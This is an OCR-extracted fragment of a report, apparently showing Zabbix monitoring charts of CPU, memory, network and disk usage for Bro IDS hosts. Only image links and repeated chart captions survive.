


Disk usage	

CPU UTILIZATION	


Memory Utilization	
Network Utilization and Packet loss	
Disk usage	

60


CPU UTILIZATION	
Memory Utilization	
Network Utilization and Packet loss	
Disk usage	

80


CPU UTILIZATION




Memory Utilization




Network Utilization and Packet loss




Disk usage




CPU UTILIZATION




Memory Utilization







Network Utilization and Packet loss







Disk usage	

3. Zabbix outputs for Bro-ids

0.4	
CPU UTILIZATION	
Memory Utilization	


Network Utilization and Packet loss	
Disk usage	

CPU UTILIZATION	


Memory Utilization	
Network Utilization and Packet loss	
Disk usage	

30


CPU UTILIZATION




Memory Utilization




Network Utilization and Packet loss




Disk usage



